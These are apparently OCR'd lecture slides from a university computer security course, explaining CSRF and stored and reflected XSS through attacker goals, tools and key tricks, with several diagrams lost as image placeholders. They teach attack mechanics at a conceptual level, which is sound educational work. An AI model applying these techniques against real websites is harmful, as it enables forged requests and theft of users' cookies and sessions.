Web Security: XSS, Misleading Users

CS 161: Computer Security

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http://inst.eecs.berkeley.edu/~cs161/

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
Some content adapted from materials
by Dan Boneh and John Mitchell


CSRF Scenario


Server Victim mybank.com
1 establish session
4 send forged request
(w/ cookie)
5 Bank acts on request, since it has valid cookie for user
User Victim
2 visit server
3 malicious page containing URL to mybank.com with bad actions
cookie for mybank.com
Attack Server attacker.com

CSRF: Summary

- Target: user who has some sort of account on a vulnerable *server* where requests from the user's *browser* to the server have a *predictable structure*
- Attacker goal: make requests to the server via the user's browser that look to server like user *intended* to make them
- Attacker tools: ability to get user to visit a web page under the attacker's control
- Key tricks: (1) requests to web server have *predictable structure*; (2) use of `<IMG SRC=…>` or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS); (2) attack only requires HTML, no need for Javascript

Stored XSS (Cross-Site Scripting)



Stored XSS: Summary

- Target: user with Javascript-enabled *browser* who visits *user-generated-content* page on vulnerable *web service*
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (*generally*)


Two Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `mybank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `mybank.com`


Reflected XSS (Cross-Site Scripting)

Victim client


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



